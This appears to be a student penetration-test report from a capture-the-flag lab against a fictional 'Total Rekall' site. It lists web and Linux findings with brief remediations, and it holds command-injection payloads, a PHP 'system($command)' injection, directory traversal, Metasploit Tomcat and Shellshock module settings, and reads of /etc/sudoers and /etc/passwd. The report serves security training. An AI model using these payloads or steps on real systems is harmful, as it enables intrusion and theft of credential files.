Description	The server confirms the 'robots.txt' file. This file shows no restrictions for web crawlers to access the website. It allows for attacker reconnaissance to note potentials vulnerabilities in their interests.
Images	
Affected Hosts	robots.txt page
Remediation	Remove listed directories shown in this robots.txt file. Suggest to use proper authentication for sensitive files liek this.



Vulnerability 10	Findings
Title	Command Injection Vulnerabilty
Type (Web app / Linux OS / WIndows OS)	Webapp
Risk Rating	Critical
Description	payload= www.google.com && cat vendors.txt in the DNS check field , which revealed sensitive data.

Images	
Affected Hosts	Networking.php
Remediation	Establish validation to ensure only approved entries are accepted.

Vulnerability 11	Findings
Title	Command Injection (advanced) vulnerability-networking.php
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	used payload www.google.com | cat vendors.txt in the MX record checker field

Images	
Affected Hosts	networking.php
Remediation	Build validation to ensure specific intended entries are accepted


Vulnerability 12	Findings
Title	Brute Force Attacks
Type (Web app / Linux OS / WIndows OS)	Web Apps
Risk Rating	Medium
Description	Used Burpsuite to intercept and try combinations of payloads for login id and password. Melina had the highest length in response time and used <elin’as username and password to crack this flag.


Images	 
Affected Hosts	Login.php
Remediation	Enhance URL editing for this page as it can be used to access directories containing potential username credentials for attackers to use.

Vulnerability 13	Findings
Title	PHP injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	modified the URL from /networking.php to /souvenirs.txt, presenting a clickable link that takes me to a page with the URL ending in .php?message=CALLUSNOW modified the URL with this command: message=echo system($command),


	revealing flag 13
Images	
Affected Hosts	souvenirs.php
Remediation	Implement proper authentication and authorization protocols by making sensitive information (usernames credentials) hidden in the server and database from attackers.

Vulnerability 14	**Findings**
Title	Session Management
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Used burpsuite to intercept login where it gave us admin=001. in the “Restricted Area” part of the site that I got to from clicking the hyperlink “HERE” from finding a previous flag, I modified the URL from admin=001 to admin=87, and flag 14 appeared:


Images	
Affected Hosts	admin_legal_data.php
Remediation	Make the server more secure by increasing authorization and authentication protocols.


Vulnerability 15	**Findings**
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	In the DNS check webpage (networking.php), ran the command: www.example.com | ls old_disclaimers, which shows the file disclaimer_1.txt which is important because in the URL of rekall disclaimer, it shows a disclaimer_2.txt. Using this information we modified the URL in the disclaimer webpage to include the path old_disclaimers/disclaimer_1.txt which reveals the flag
Images	
Affected Hosts	disclaimer.php
Remediation	Establish validation to ensure only approved entries are accepted.

Linux Servers


Vulnerability 1	Findings
Title	WHOIS domain
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	From the OSINT Framework website, utilized the Domain Dossier tools to retrieve information about the WHOIS domain for totalrekall.xyz. Personal information such as their Registrant Street is listed as Flag 1.
Images	
Affected Hosts	https://centralops.net/co/domaindossier.aspx
Remediation	Implementing additional services though the domain provider will help hide sensitive and personal information


Vulnerability 2	Findings
Title	WHOIS lookup for IP Address
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	Personal IP address found with the Domain Dossier

Images	
Affected Hosts	34.102.136.180
Remediation	difficult to hide IP address


Vulnerability 3	Findings
Title	Open source data exposed
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	crt.sh to look up the SSL certificates
Images	
Affected Hosts	DNS:flag3-s7euwehd.totalrekall.xyz
Remediation	would be of good interest to get relevant certificated from reputable companies

Vulnerability 4	Findings
Title	Open source data exposed
Type (Web app / Linux OS / WIndows OS)	Linux OS


Risk Rating	Medium
Description	Found 5 hosts during nmap scanning
Images	
Affected Hosts	192.168.13.10-14
Remediation	Use in-house scanning then block ports and fix vulnerabilities

Vulnerability 5	**Findings**
Title	Open source exposed data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Ran an nmap scan against the discovered hosts. Found the IP address of the host running Drupal : 192.168.13.12
Images	


Affected Hosts	192.168.13.12
Remediation	update and patch the system and server so that the system is running on the latest patch.


Vulnerability 6	**Findings**
Title	Nessus Scan - Struts
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Use target ip address 192.168.13.12 in nessus basic network scan
Images	
Affected Hosts	192.168.13.12
Remediation	use the latest patch and update to reduce risks


Vulnerability 7	**Findings**
Title	Apache Tomcat Remote COntrol (CVE 2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Ran an aggressive nmap scan on 192.168.13.10. Then found multiple Apache to search with using metasploit.

	Searched through multiple exploits, found apache, then tomcat and rce in the description and found this exploit ‘multiple/http/tomcat_jsp_upload_bypass’ and tried it out. Opened shell and went into root, typed command “find / -type f -iname “*flag*”, then it showed a flag.txt file, where we cat and found the flag
Images	
Affected Hosts	192.168.13.10
Remediation	Use the latest patch for the system to mitigate risks


Vulnerability 8	**Findings**
Title	Exploit Apache “Shellshock”
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Used RCE exploit through Metasploit to exploit host 192.168.13.11 MSFCONSOLE exploit/http/apache_mod_cgi_bash_env_exec, set RHOSTS 192.168.13.11, set TARGETURI /cgi-bin/shockme.cgi and open the file /etc/sudoers

Images	
Affected Hosts	192.168.13.11
Remediation	Patch system, with the latest security updates and version

Vulnerability 9	**Findings**
Title	Exploit Vulnerability Apache
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	using the same exploit as the previous flag, go into the shell and cat etc/passwd
Images	
Affected Hosts	192.168.13.11
Remediation	update systems to make sure latest patches are installed

